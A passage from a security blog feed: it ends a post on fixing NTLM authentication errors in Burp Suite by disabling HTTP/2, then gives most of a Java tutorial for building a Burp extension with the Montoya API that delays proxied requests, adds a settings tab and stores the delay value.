<p>After some troubleshooting, I found out that the error was returned because the application supported <code class="language-plaintext highlighter-rouge">HTTP/2</code>, which it seems to be too fast (?) for the NTLM authentication. So my unchecking the HTTP/2 option in Burp’s settings, all the requests returned 200. To disable HTTP/2 support, navigate to Settings -&gt; Network -&gt; HTTP -&gt; HTTP/2. This made the application be clearly slower, but at least it was possible to test it.</p>

<p><a href="/assets/uploads/2023/10/Screenshot-2023-10-25-at-11.26.53.png"><img src="/assets/uploads/2023/10/Screenshot-2023-10-25-at-11.26.53.png" alt="" /></a></p>

<p>HTTP/2 Support disabled in Burp Suite settings</p>]]></content><author><name></name></author><category term="Security" /><category term="Security" /><category term="tutorial" /><summary type="html"><![CDATA[Burp Suite is the most used web proxy for web application assessments. In an assessment, the configuration of the application required me to use Platform Authentication with NTLM to authenticate. When doing that I got 401 error when JS and CSS files were requested.]]></summary><media:thumbnail xmlns:media="http://search.yahoo.com/mrss/" url="https://marduc812.com/assets/uploads/2023/10/New-Project.jpg" /><media:content medium="image" url="https://marduc812.com/assets/uploads/2023/10/New-Project.jpg" xmlns:media="http://search.yahoo.com/mrss/" /></entry><entry><title type="html">Create a Burp Suite Extension Using the new Montoya API</title><link href="https://marduc812.com/2023/08/02/create-a-burp-suite-extension-using-the-new-montoya-api/" rel="alternate" type="text/html" title="Create a Burp Suite Extension Using the new Montoya API" /><published>2023-08-02T20:33:44+00:00</published><updated>2023-08-02T20:33:44+00:00</updated><id>https://marduc812.com/2023/08/02/create-a-burp-suite-extension-using-the-new-montoya-api</id><content type="html" xml:base="https://marduc812.com/2023/08/02/create-a-burp-suite-extension-using-the-new-montoya-api/"><![CDATA[<p>Everyone’s favorite <code class="language-plaintext highlighter-rouge">Burp Suite</code>, recently released their new API for interacting with Burp. The old API aka the “Wiener” API, was there from the release of Burp, but in 2022 the new “Montoya” API came out.</p>

<p>Recently for an assessment I needed to build an extension which will add a delay between each request. For some reason, the application would return 401 error, in case more than 5 requests were sent at the same time, but 200 if the requests were slightly delayed. I though that it would be of great use to learn more about the new API, but I found the resources were a bit limited online. So here is a guide on how to build your own extension for Burp, using Java.</p>

<h3 id="the-environment">The Environment</h3>

<p>For this, I used IntelliJ IDEA (while I mainly use VS Code) for an IDE, because it makes the whole process so much easier, but you can use anything that you prefer. After creating a new project, the settings I set were <code class="language-plaintext highlighter-rouge">Java</code> for Language, <code class="language-plaintext highlighter-rouge">Gradle</code> for Build System, version 17 of the JDK, and <code class="language-plaintext highlighter-rouge">Groovy</code> as the Gradle DSL. Then setup a GroupId and was ready to start.</p>

<p><a href="/assets/uploads/2023/08/Screenshot-2023-08-02-at-18.56.40.png"><img src="/assets/uploads/2023/08/Screenshot-2023-08-02-at-18.56.40.png" alt="" /></a></p>

<p>After creating the project, InteliJ will create the structure for the project and a package where our code will go. By default the <code class="language-plaintext highlighter-rouge">Main</code> class contains a <code class="language-plaintext highlighter-rouge">Main</code> function but we don’t care about it so it can be removed. The first thing that needs to be done is add the required dependencies. In this case we need to import Burp’s Montoya API which is done inside the <code class="language-plaintext highlighter-rouge">build.gradle</code> file. By default <code class="language-plaintext highlighter-rouge">mavenCentral</code> was the repository defined, which contains the API module for Burp (the link is at the end of the article). The suggested way to import that is to add i<code class="language-plaintext highlighter-rouge">mplementation 'net.portswigger.burp.extensions:montoya-api:2023.8'</code> to our dependencies (you can also use the + symbol instead of 2023.8, which will pull always the latest version). So the dependencies look like this:</p>

<div class="language-groovy highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">dependencies</span> <span class="o">{</span>
    <span class="n">implementation</span> <span class="s1">'net.portswigger.burp.extensions:montoya-api:2023.8'</span>
<span class="o">}</span>
</code></pre></div></div>

<p>Also, we need a way to pack all the files needed to execute our code, including all artifacts to a single jar file, so we need to define it also in the build.gradle file.</p>

<div class="language-groovy highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">jar</span> <span class="o">{</span>
    <span class="n">from</span> <span class="o">{</span>
        <span class="n">configurations</span><span class="o">.</span><span class="na">runtimeClasspath</span><span class="o">.</span><span class="na">collect</span> <span class="o">{</span> <span class="n">it</span><span class="o">.</span><span class="na">isDirectory</span><span class="o">()</span> <span class="o">?</span> <span class="n">it</span> <span class="o">:</span> <span class="n">zipTree</span><span class="o">(</span><span class="n">it</span><span class="o">)</span> <span class="o">}</span>
    <span class="o">}</span>
<span class="o">}</span>
</code></pre></div></div>

<p>So the final Build.gradle file should look like this:</p>

<div class="language-groovy highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">plugins</span> <span class="o">{</span>
    <span class="n">id</span> <span class="s1">'java'</span>
<span class="o">}</span>

<span class="n">group</span> <span class="o">=</span> <span class="s1">'com.marduc812'</span>
<span class="n">version</span> <span class="o">=</span> <span class="s1">'1.0-SNAPSHOT'</span>

<span class="n">repositories</span> <span class="o">{</span>
    <span class="n">mavenCentral</span><span class="o">()</span>
<span class="o">}</span>

<span class="n">dependencies</span> <span class="o">{</span>
    <span class="n">implementation</span> <span class="s1">'net.portswigger.burp.extensions:montoya-api:2023.8'</span>
<span class="o">}</span>

<span class="n">test</span> <span class="o">{</span>
    <span class="n">useJUnitPlatform</span><span class="o">()</span>
<span class="o">}</span>

<span class="n">jar</span> <span class="o">{</span>
    <span class="n">from</span> <span class="o">{</span>
        <span class="n">configurations</span><span class="o">.</span><span class="na">runtimeClasspath</span><span class="o">.</span><span class="na">collect</span> <span class="o">{</span> <span class="n">it</span><span class="o">.</span><span class="na">isDirectory</span><span class="o">()</span> <span class="o">?</span> <span class="n">it</span> <span class="o">:</span> <span class="n">zipTree</span><span class="o">(</span><span class="n">it</span><span class="o">)</span> <span class="o">}</span>
    <span class="o">}</span>
<span class="o">}</span>
</code></pre></div></div>

<p>After the changes are done, save the file and in case you are using IntelliJ, use the little elephant icon with the blue arrows in the top right corner, to fetch the dependancies.</p>

<p><a href="/assets/uploads/2023/08/Screenshot-2023-08-02-at-19.19.24.png"><img src="/assets/uploads/2023/08/Screenshot-2023-08-02-at-19.19.24.png" alt="" /></a></p>

<h3 id="building-the-core">Building the core</h3>

<p>Based on the guideline from the PortSwigger website, when the extension is loaded from Burp, the <code class="language-plaintext highlighter-rouge">initialize()</code> function is called to give access to the Montoya API. Inside the initialize() function, the name of the extension is defined and the logging, which helps print messages in the extension console from Burp. So let’s start by importing the library and then calling the required functions. Inside Main.java, import <code class="language-plaintext highlighter-rouge">BurpExtension</code>, <code class="language-plaintext highlighter-rouge">MontoyaAPI</code> and <code class="language-plaintext highlighter-rouge">Logging</code> from Burp’s API. Use <code class="language-plaintext highlighter-rouge">BurpExtension</code> to help Burp understand that this is an extension file, by using it as implementation for the Main class. Then inside the initialize function, set the name for the extension and prepare the logging. The code from Main.java should look like this:</p>

<div class="language-java highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">package</span> <span class="nn">com.marduc812</span><span class="o">;</span>

<span class="kn">import</span> <span class="nn">burp.api.montoya.BurpExtension</span><span class="o">;</span>
<span class="kn">import</span> <span class="nn">burp.api.montoya.MontoyaApi</span><span class="o">;</span>
<span class="kn">import</span> <span class="nn">burp.api.montoya.logging.Logging</span><span class="o">;</span>

<span class="kd">public</span> <span class="kd">class</span> <span class="nc">Main</span> <span class="kd">implements</span> <span class="nc">BurpExtension</span><span class="o">{</span>

    <span class="nc">MontoyaApi</span> <span class="n">api</span><span class="o">;</span>
    <span class="nc">Logging</span> <span class="n">logging</span><span class="o">;</span>

    <span class="nd">@Override</span>
    <span class="kd">public</span> <span class="kt">void</span> <span class="nf">initialize</span><span class="o">(</span><span class="nc">MontoyaApi</span> <span class="n">api</span><span class="o">)</span> <span class="o">{</span>
        <span class="k">this</span><span class="o">.</span><span class="na">api</span> <span class="o">=</span> <span class="n">api</span><span class="o">;</span>
        <span class="k">this</span><span class="o">.</span><span class="na">logging</span> <span class="o">=</span> <span class="n">api</span><span class="o">.</span><span class="na">logging</span><span class="o">();</span>
        <span class="n">api</span><span class="o">.</span><span class="na">extension</span><span class="o">().</span><span class="na">setName</span><span class="o">(</span><span class="s">"Request Delay"</span><span class="o">);</span>
        <span class="k">this</span><span class="o">.</span><span class="na">logging</span><span class="o">.</span><span class="na">logToOutput</span><span class="o">(</span><span class="s">"Demo extension loaded!"</span><span class="o">);</span>
    <span class="o">}</span>
<span class="o">}</span>
</code></pre></div></div>

<p>Now let’s build the extension and see how we did. What we should see when the extension is imported is the name of the extension and a confirmation message. To build the extension, open the Gradle menu by clicking on the little elephant icon on the right and under Tasks, build select Build.</p>

<p><a href="/assets/uploads/2023/08/Screenshot-2023-08-02-at-19.29.59.png"><img src="/assets/uploads/2023/08/Screenshot-2023-08-02-at-19.29.59.png" alt="" /></a></p>

<p>The extension is now built inside the build/libs directory of our project. So let’s fire up our friend Burp, under the Extensions tab select Add, and select the jar file that we created.</p>

<p><a href="/assets/uploads/2023/08/Screenshot-2023-08-02-at-19.31.58.png"><img src="/assets/uploads/2023/08/Screenshot-2023-08-02-at-19.31.58.png" alt="" /></a></p>

<p>After selecting the extension and importing it, the presence of the extension is confirmed and our message is printed! Since currently it doesn’t have any functionality, it can be removed to import it once there is some kind of functionality.</p>

<p><a href="/assets/uploads/2023/08/Screenshot-2023-08-02-at-19.34.22.png"><img src="/assets/uploads/2023/08/Screenshot-2023-08-02-at-19.34.22.png" alt="" /></a></p>

<p>Since we want the extension to add a delay between each request, lets create a new class file inside the package that will handle this. To do that we need ti use the Proxy interface from the Montoya API, since we want to interact with the proxy. I will call the java class RequestDelayer. The instruction provided by BurpSuite suggest to implement the <code class="language-plaintext highlighter-rouge">ProxyRequestHandler</code> class, which requires two methods <code class="language-plaintext highlighter-rouge">handleRequestReceived</code> and <code class="language-plaintext highlighter-rouge">handleRequestToBeSent</code>.</p>

<p><a href="/assets/uploads/2023/08/Screenshot-2023-08-02-at-19.49.30.png"><img src="/assets/uploads/2023/08/Screenshot-2023-08-02-at-19.49.30.png" alt="" /></a></p>

<p>So what we need to do for handleRequestReceived is, get the request, wait for example one second and then forward it. Let’s add a try/catch statement to avoid any unwanted crash and let’s add a second delay between each request.</p>

<div class="language-java highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nd">@Override</span>
    <span class="kd">public</span> <span class="nc">ProxyRequestReceivedAction</span> <span class="nf">handleRequestReceived</span><span class="o">(</span><span class="nc">InterceptedRequest</span> <span class="n">interceptedRequest</span><span class="o">)</span> <span class="o">{</span>
        
        <span class="c1">// Sleep for 1 second </span>
        <span class="k">try</span> <span class="o">{</span>
            <span class="nc">Thread</span><span class="o">.</span><span class="na">sleep</span><span class="o">(</span><span class="mi">1000</span><span class="o">);</span>
        <span class="o">}</span> <span class="k">catch</span> <span class="o">(</span><span class="nc">InterruptedException</span> <span class="n">e</span><span class="o">)</span> <span class="o">{</span>
            <span class="n">logging</span><span class="o">.</span><span class="na">logToError</span><span class="o">(</span><span class="n">e</span><span class="o">);</span>
        <span class="o">}</span>
        
        <span class="c1">// forward the delayed request</span>
        <span class="k">return</span> <span class="nc">ProxyRequestReceivedAction</span><span class="o">.</span><span class="na">doNotIntercept</span><span class="o">(</span><span class="n">interceptedRequest</span><span class="o">);</span>
    <span class="o">}</span>
</code></pre></div></div>

<p>In this case, logging does not resolve, so let’s create a RequestDelayer method to pass logging which was initialized in Main. Also, lets update the handleRequestToBeSent method to just forward the interceptedRequest. The RequestDelayer.java file should look like this:</p>

<div class="language-java highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">package</span> <span class="nn">com.marduc812</span><span class="o">;</span>

<span class="kn">import</span> <span class="nn">burp.api.montoya.persistence.PersistedObject</span><span class="o">;</span>
<span class="kn">import</span> <span class="nn">burp.api.montoya.proxy.http.InterceptedRequest</span><span class="o">;</span>
<span class="kn">import</span> <span class="nn">burp.api.montoya.proxy.http.ProxyRequestHandler</span><span class="o">;</span>
<span class="kn">import</span> <span class="nn">burp.api.montoya.proxy.http.ProxyRequestReceivedAction</span><span class="o">;</span>
<span class="kn">import</span> <span class="nn">burp.api.montoya.proxy.http.ProxyRequestToBeSentAction</span><span class="o">;</span>
<span class="kn">import</span> <span class="nn">burp.api.montoya.logging.Logging</span><span class="o">;</span>

<span class="kd">public</span> <span class="kd">class</span> <span class="nc">RequestDelayer</span> <span class="kd">implements</span> <span class="nc">ProxyRequestHandler</span><span class="o">{</span>
    <span class="nc">Logging</span> <span class="n">logging</span><span class="o">;</span>

    <span class="kd">public</span> <span class="nf">RequestDelayer</span><span class="o">(</span><span class="nc">Logging</span> <span class="n">logging</span><span class="o">)</span> <span class="o">{</span>
        <span class="k">this</span><span class="o">.</span><span class="na">logging</span> <span class="o">=</span> <span class="n">logging</span><span class="o">;</span>
    <span class="o">}</span>

    <span class="nd">@Override</span>
    <span class="kd">public</span> <span class="nc">ProxyRequestReceivedAction</span> <span class="nf">handleRequestReceived</span><span class="o">(</span><span class="nc">InterceptedRequest</span> <span class="n">interceptedRequest</span><span class="o">)</span> <span class="o">{</span>

        <span class="k">try</span> <span class="o">{</span>
            <span class="nc">Thread</span><span class="o">.</span><span class="na">sleep</span><span class="o">(</span><span class="mi">1000</span><span class="o">);</span>
        <span class="o">}</span> <span class="k">catch</span> <span class="o">(</span><span class="nc">InterruptedException</span> <span class="n">e</span><span class="o">)</span> <span class="o">{</span>
            <span class="n">logging</span><span class="o">.</span><span class="na">logToError</span><span class="o">(</span><span class="n">e</span><span class="o">);</span>
        <span class="o">}</span>

        <span class="k">return</span> <span class="nc">ProxyRequestReceivedAction</span><span class="o">.</span><span class="na">doNotIntercept</span><span class="o">(</span><span class="n">interceptedRequest</span><span class="o">);</span>
    <span class="o">}</span>

    <span class="nd">@Override</span>
    <span class="kd">public</span> <span class="nc">ProxyRequestToBeSentAction</span> <span class="nf">handleRequestToBeSent</span><span class="o">(</span><span class="nc">InterceptedRequest</span> <span class="n">interceptedRequest</span><span class="o">)</span> <span class="o">{</span>
        <span class="k">return</span> <span class="nc">ProxyRequestToBeSentAction</span><span class="o">.</span><span class="na">continueWith</span><span class="o">(</span><span class="n">interceptedRequest</span><span class="o">);</span>
    <span class="o">}</span>
<span class="o">}</span>
</code></pre></div></div>

<p>Finally, let’s add the method to delay the requests inside the initialize() function of Main.java, by registering a new request handler and passing the logging method to it.</p>

<div class="language-java highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="nd">@Override</span>
    <span class="kd">public</span> <span class="kt">void</span> <span class="nf">initialize</span><span class="o">(</span><span class="nc">MontoyaApi</span> <span class="n">api</span><span class="o">)</span> <span class="o">{</span>
        <span class="k">this</span><span class="o">.</span><span class="na">api</span> <span class="o">=</span> <span class="n">api</span><span class="o">;</span>
        <span class="k">this</span><span class="o">.</span><span class="na">logging</span> <span class="o">=</span> <span class="n">api</span><span class="o">.</span><span class="na">logging</span><span class="o">();</span>
        <span class="n">api</span><span class="o">.</span><span class="na">extension</span><span class="o">().</span><span class="na">setName</span><span class="o">(</span><span class="s">"Request Delay"</span><span class="o">);</span>
        <span class="k">this</span><span class="o">.</span><span class="na">logging</span><span class="o">.</span><span class="na">logToOutput</span><span class="o">(</span><span class="s">"Demo extension loaded!"</span><span class="o">);</span>

        <span class="c1">// Register the proxy request handler</span>
        <span class="n">api</span><span class="o">.</span><span class="na">proxy</span><span class="o">().</span><span class="na">registerRequestHandler</span><span class="o">(</span><span class="k">new</span> <span class="nc">RequestDelayer</span><span class="o">(</span><span class="n">logging</span><span class="o">));</span>
    <span class="o">}</span>
</code></pre></div></div>

<p>To confirm that the delay is working, I used time to time the request and with curl proxied through my local burp, fetched google.com. The total time was 0.433 seconds.</p>

<pre><code class="language-generic">$ time curl -k https://google.com --proxy http://localhost:8080
&lt;HTML&gt;&lt;HEAD&gt;&lt;meta http-equiv="content-type" content="text/html;charset=utf-8"&gt;
&lt;TITLE&gt;301 Moved&lt;/TITLE&gt;&lt;/HEAD&gt;&lt;BODY&gt;
&lt;H1&gt;301 Moved&lt;/H1&gt;
The document has moved
&lt;A HREF="https://www.google.com/"&gt;here&lt;/A&gt;.
&lt;/BODY&gt;&lt;/HTML&gt;
curl -k https://google.com --proxy http://localhost:8080  0.01s user 0.01s system 3% cpu 0.433 total
</code></pre>

<p>After building the extension and sending the same request, the new response time was 1.356 seconds.</p>

<pre><code class="language-generic">$ time curl -k https://google.com --proxy http://localhost:8080
&lt;HTML&gt;&lt;HEAD&gt;&lt;meta http-equiv="content-type" content="text/html;charset=utf-8"&gt;
&lt;TITLE&gt;301 Moved&lt;/TITLE&gt;&lt;/HEAD&gt;&lt;BODY&gt;
&lt;H1&gt;301 Moved&lt;/H1&gt;
The document has moved
&lt;A HREF="https://www.google.com/"&gt;here&lt;/A&gt;.
&lt;/BODY&gt;&lt;/HTML&gt;
curl -k https://google.com --proxy http://localhost:8080  0.01s user 0.01s system 1% cpu 1.356 total
</code></pre>

<h3 id="building-a-gui">Building a GUI</h3>

<p>The delay works but probably somebody would like to have an option to adapt the delay between each request, and to not be static to 1 second. For that an interface is needed. The first step is to create a new Tab for Burp. This once again is done inside the initialize function. From the UserInterface we call the registerSuiteTab function, which takes as argument a title and then the component which will display when going to the tab. To make it faster, we can pass directly a <code class="language-plaintext highlighter-rouge">JLabel</code>, part of the <code class="language-plaintext highlighter-rouge">swing</code> java GUI toolkit. Inside the initialize method, right after registering the request handler, let’s add the new tab.</p>

<pre><code class="language-generic">        api.proxy().registerRequestHandler(new RequestDelayer(logging));
        api.userInterface().registerSuiteTab("Proxy Delay", new JLabel("Add delay"));
    }
</code></pre>

<p>Once again, build the extension and load it in Burp.</p>

<p><a href="/assets/uploads/2023/08/Screenshot-2023-08-02-at-20.41.14.png"><img src="/assets/uploads/2023/08/Screenshot-2023-08-02-at-20.41.14.png" alt="" /></a></p>

<p>Cool! The tab is now visible and the label is shown. Because the registerSuiteTab allows only one component we need to create a new Java class, where we will have the label, a text view so users can set the delay time and a save button. I named the new class file DelayGUI. The DelayGUI class, should extend JPanel, since we want to create a view with multiple components. In this component for the moment we only need to pass the logging function, to debug any issues that may come. Let’s create the DelayGUI method and add the context.</p>

<div class="language-java highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">package</span> <span class="nn">com.marduc812</span><span class="o">;</span>

<span class="kn">import</span> <span class="nn">burp.api.montoya.logging.Logging</span><span class="o">;</span>

<span class="kn">import</span> <span class="nn">javax.swing.*</span><span class="o">;</span>

<span class="kd">public</span> <span class="kd">class</span> <span class="nc">DelayGUI</span> <span class="kd">extends</span> <span class="nc">JPanel</span> <span class="o">{</span>
    <span class="nc">Logging</span> <span class="n">logging</span><span class="o">;</span>
    <span class="kd">public</span> <span class="nf">DelayGUI</span><span class="o">(</span><span class="nc">Logging</span> <span class="n">logging</span><span class="o">)</span> <span class="o">{</span>
        <span class="k">this</span><span class="o">.</span><span class="na">logging</span> <span class="o">=</span> <span class="n">logging</span><span class="o">;</span>
    <span class="o">}</span>

<span class="o">}</span>
</code></pre></div></div>

<p>The skeleton for the method is ready, now let’s add the components. Firstly a JLabel to explain what is the input field about, then a JTextField, which is the input field and then the JButton to save the updated value. The JTextField component, takes two arguments, one is the default text to have and the second one is the length of the input. In our case a length of 6 digits should be enough.</p>

<div class="language-java highlighter-rouge"><div class="highlight"><pre class="highlight"><code>        <span class="nc">JLabel</span> <span class="n">label</span> <span class="o">=</span> <span class="k">new</span> <span class="nc">JLabel</span><span class="o">(</span><span class="s">"Delay in ms: "</span><span class="o">);</span>
        <span class="nc">JTextField</span> <span class="n">delayInput</span> <span class="o">=</span> <span class="k">new</span> <span class="nc">JTextField</span><span class="o">(</span><span class="s">"1000"</span><span class="o">,</span><span class="mi">6</span><span class="o">);</span>
        <span class="nc">JButton</span> <span class="n">saveBtn</span> <span class="o">=</span> <span class="k">new</span> <span class="nc">JButton</span><span class="o">(</span><span class="s">"Save"</span><span class="o">);</span>
</code></pre></div></div>

<p>Now that we have the components we can add them to the panel and import the new view.</p>

<div class="language-java highlighter-rouge"><div class="highlight"><pre class="highlight"><code>        <span class="k">this</span><span class="o">.</span><span class="na">add</span><span class="o">(</span><span class="n">label</span><span class="o">);</span>
        <span class="k">this</span><span class="o">.</span><span class="na">add</span><span class="o">(</span><span class="n">delayInput</span><span class="o">);</span>
        <span class="k">this</span><span class="o">.</span><span class="na">add</span><span class="o">(</span><span class="n">saveBtn</span><span class="o">);</span>
</code></pre></div></div>

<p>To import the new view, replace the <code class="language-plaintext highlighter-rouge">api.userInterface().registerSuiteTab("Proxy Delay", new JLabel("Add delay"));</code> line inside initialize(), with <code class="language-plaintext highlighter-rouge">api.userInterface().registerSuiteTab("Proxy Delay", new DelayGUI(logging));</code>. Let’s reload the extension.</p>

<p><a href="/assets/uploads/2023/08/Screenshot-2023-08-02-at-20.59.54.png"><img src="/assets/uploads/2023/08/Screenshot-2023-08-02-at-20.59.54.png" alt="" /></a></p>

<h3 id="project-data-storage">Project Data Storage</h3>

<p>Wonderful. So currently we have the tab but changing the value in the text field doesn’t do anything. As the last step, we need to use <code class="language-plaintext highlighter-rouge">persistence</code> to store the integer value and retrieve it. Let’s start by updating Main.java. Let’s define a public string, which will store the key for the integer that we want to store, similar to a key/value pair. Then, import the <code class="language-plaintext highlighter-rouge">PersistenceObject</code> interface, initialize it and set a default value, inside the initialize() function.</p>

<pre><code class="language-generic">        PersistedObject persist =  api.persistence().extensionData();

        Integer delTime = persist.getInteger(DELAY_TIME);

        if (delTime == null) {
            delTime = 0;
        }

        persist.setInteger(DELAY_TIME, delTime);
</code></pre>

<p>The code above checks if the DELAY_TIME key exists, and if it null, it set’s it’s value 0 (no delay). Since we will use the persistence storage in both DelayGUI and RequestDelayer, let’s pass it and finish with the initialize function. The final Main.java file should look like this:</p>

<div class="language-java highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">package</span> <span class="nn">com.marduc812</span><span class="o">;</span>

<span class="kn">import</span> <span class="nn">burp.api.montoya.BurpExtension</span><span class="o">;</span>
<span class="kn">import</span> <span class="nn">burp.api.montoya.MontoyaApi</span><span class="o">;</span>
<span class="kn">import</span> <span class="nn">burp.api.montoya.logging.Logging</span><span class="o">;</span>
<span class="kn">import</span> <span class="nn">burp.api.montoya.persistence.PersistedObject</span><span class="o">;</span>

<span class="kn">import</span> <span class="nn">javax.swing.*</span><span class="o">;</span>

<span class="kd">public</span> <span class="kd">class</span> <span class="nc">Main</span> <span class="kd">implements</span> <span class="nc">BurpExtension</span><span class="o">{</span>

    <span class="nc">MontoyaApi</span> <span class="n">api</span><span class="o">;</span>
    <span class="nc">Logging</span> <span class="n">logging</span><span class="o">;</span>

    <span class="kd">static</span> <span class="kd">final</span> <span class="nc">String</span> <span class="no">DELAY_TIME</span> <span class="o">=</span> <span class="s">"REQ_DELAY_TIME"</span><span class="o">;</span>

    <span class="nd">@Override</span>
    <span class="kd">public</span> <span class="kt">void</span> <span class="nf">initialize</span><span class="o">(</span><span class="nc">MontoyaApi</span> <span class="n">api</span><span class="o">)</span> <span class="o">{</span>
        <span class="k">this</span><span class="o">.</span><span class="na">api</span> <span class="o">=</span> <span class="n">api</span><span class="o">;</span>
        <span class="k">this</span><span class="o">.</span><span class="na">logging</span> <span class="o">=</span> <span class="n">api</span><span class="o">.</span><span class="na">logging</span><span class="o">();</span>
        <span class="n">api</span><span class="o">.</span><span class="na">extension</span><span class="o">().</span><span class="na">setName</span><span class="o">(</span><span class="s">"Request Delay"</span><span class="o">);</span>
        <span class="k">this</span><span class="o">.</span><span class="na">logging</span><span class="o">.</span><span class="na">logToOutput</span><span class="o">(</span><span class="s">"Demo extension loaded!"</span><span class="o">);</span>

        <span class="nc">PersistedObject</span> <span class="n">persist</span> <span class="o">=</span>  <span class="n">api</span><span class="o">.</span><span class="na">persistence</span><span class="o">().</span><span class="na">extensionData</span><span class="o">();</span>

        <span class="nc">Integer</span> <span class="n">delTime</span> <span class="o">=</span> <span class="n">persist</span><span class="o">.</span><span class="na">getInteger</span><span class="o">(</span><span class="no">DELAY_TIME</span><span class="o">);</span>

        <span class="k">if</span> <span class="o">(</span><span class="n">delTime</span> <span class="o">==</span> <span class="kc">null</span><span class="o">)</span> <span class="o">{</span>
            <span class="n">delTime</span> <span class="o">=</span> <span class="mi">0</span><span class="o">;</span>
        <span class="o">}</span>

        <span class="n">persist</span><span class="o">.</span><span class="na">setInteger</span><span class="o">(</span><span class="no">DELAY_TIME</span><span class="o">,</span> <span class="n">delTime</span><span class="o">);</span>

        <span class="n">api</span><span class="o">.</span><span class="na">proxy</span><span class="o">().</span><span class="na">registerRequestHandler</span><span class="o">(</span><span class="k">new</span> <span class="nc">RequestDelayer</span><span class="o">(</span><span class="n">persist</span><span class="o">,</span> <span class="n">logging</span><span class="o">));</span>
        <span class="n">api</span><span class="o">.</span><span class="na">userInterface</span><span class="o">().</span><span class="na">registerSuiteTab</span><span class="o">(</span><span class="s">"Proxy Delay"</span><span class="o">,</span> <span class="k">new</span> <span class="nc">DelayGUI</span><span class="o">(</span><span class="n">persist</span><span class="o">,</span> <span class="n">logging</span><span class="o">));</span>
    <span class="o">}</span>
<span class="o">}</span>
</code></pre></div></div>

<p>Let’s update the tab view first. The <code class="language-plaintext highlighter-rouge">DelayGUI</code> method should take as input the new <code class="language-plaintext highlighter-rouge">persistencedObject</code> and add context to it.</p>

<div class="language-java highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kd">public</span> <span class="kd">class</span> <span class="nc">DelayGUI</span> <span class="kd">extends</span> <span class="nc">JPanel</span> <span class="o">{</span>
    <span class="nc">Logging</span> <span class="n">logging</span><span class="o">;</span>
    <span class="nc">PersistedObject</span> <span class="n">persistence</span><span class="o">;</span>
    <span class="kd">public</span> <span class="nf">DelayGUI</span><span class="o">(</span><span class="nc">PersistedObject</span> <span class="n">persistence</span><span class="o">,</span> <span class="nc">Logging</span> <span class="n">logging</span><span class="o">)</span> <span class="o">{</span>
        <span class="k">this</span><span class="o">.</span><span class="na">logging</span> <span class="o">=</span> <span class="n">logging</span><span class="o">;</span>
        <span class="k">this</span><span class="o">.</span><span class="na">persistence</span> <span class="o">=</span> <span class="n">persistence</span><span class="o">;</span>

        <span class="nc">JLabel</span> <span class="n">label</span> <span class="o">=</span> <span class="k">new</span> <span class="nc">JLabel</span><span class="o">(</span><span class="s">"Delay in ms: "</span><span class="o">);</span>
   
<span class="o">[..</span><span class="na">SNIP</span><span class="o">..]</span>
</code></pre></div></div>

<p>Also, some action should happen when the user clicks on the save button. In this case the value from the text field should be set as an integer using an ActionListener. Import the DELAY_TIME string value from Main (<code class="language-plaintext highlighter-rouge">import static com.marduc812.Main.DELAY_TIME;</code>) to update the key value of the object. Get user’s text, verify that it’s a valid integer within the range of 0 up to 999999 and then update the persistence.</p>

<div class="language-java highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="n">saveBtn</span><span class="o">.</span><span class="na">addActionListener</span><span class="o">(</span><span class="k">new</span> <span class="nc">ActionListener</span><span class="o">()</span> <span class="o">{</span>
            <span class="nd">@Override</span>
            <span class="kd">public</span> <span class="kt">void</span> <span class="nf">actionPerformed</span><span class="o">(</span><span class="nc">ActionEvent</span> <span class="n">e</span><span class="o">)</span> <span class="o">{</span>
                <span class="nc">String</span> <span class="n">delayText</span> <span class="o">=</span> <span class="n">delayInput</span><span class="o">.</span><span class="na">getText</span><span class="o">();</span>
                <span class="k">try</span> <span class="o">{</span>
                    <span class="kt">int</span> <span class="n">delay</span> <span class="o">=</span> <span class="nc">Integer</span><span class="o">.</span><span class="na">parseInt</span><span class="o">(</span><span class="n">delayText</span><span class="o">);</span>
                    <span class="k">if</span> <span class="o">(</span><span class="n">delay</span> <span class="o">&lt;</span> <span class="mi">0</span> <span class="o">||</span> <span class="n">delay</span> <span class="o">&gt;</span> <span class="mi">999999</span><span class="o">)</span> <span class="o">{</span>
                        <span class="k">throw</span> <span class="k">new</span> <span class="nf">Exception</span><span class="o">(</span><span class="s">"Invalid Size"</span><span class="o">);</span>
                    <span class="o">}</span>
                    <span class="n">persistence</span><span class="o">.</span><span class="na">setInteger</span><span class="o">(</span><span class="no">DELAY_TIME</span><span class="o">,</span> <span class="n">delay</span><span class="o">);</span>
                    <span class="n">logging</span><span class="o">.</span><span class="na">raiseInfoEvent</span><span class="o">(</span><span class="s">"Delay time set to: "</span> <span class="o">+</span> <span class="n">delay</span><span class="o">);</span>
                <span class="o">}</span> <span class="k">catch</span> <span class="o">(</span><span class="nc">NumberFormatException</span> <span class="n">ex</span><span class="o">)</span> <span class="o">{</span>
                    <span class="nc">JOptionPane</span><span class="o">.</span><span class="na">showMessageDialog</span><span class="o">(</span><span class="nc">DelayGUI</span><span class="o">.</span><span class="na">this</span><span class="o">,</span> <span class="s">"Invalid value. allowed values are from 0 to 999999"</span><span class="o">);</span>
                <span class="o">}</span> <span class="k">catch</span> <span class="o">(</span><span class="nc">Exception</span> <span class="n">ex</span><span class="o">)</span> <span class="o">{</span>
                    <span class="k">throw</span> <span class="k">new</span> <span class="nf">RuntimeException</span><span class="o">(</span><span class="n">ex</span><span class="o">);</span>
                <span class="o">}</span>
            <span class="o">}</span>
        <span class="o">});</span>
</code></pre></div></div>

<p>The DelayGUI class is ready. Now instead of having as initial value the value 1000, we can get the value from the storage (<code class="language-plaintext highlighter-rouge">Integer delayT = persistence.getInteger(DELAY_TIME);</code>), and set it as default value (<code class="language-plaintext highlighter-rouge">JTextField delayInput = new JTextField(Integer.toString(delayT),6);</code>). The final code should look like this:</p>

<div class="language-java highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kn">package</span> <span class="nn">com.marduc812</span><span class="o">;</span>

<span class="kn">import</span> <span class="nn">burp.api.montoya.logging.Logging</span><span class="o">;</span>
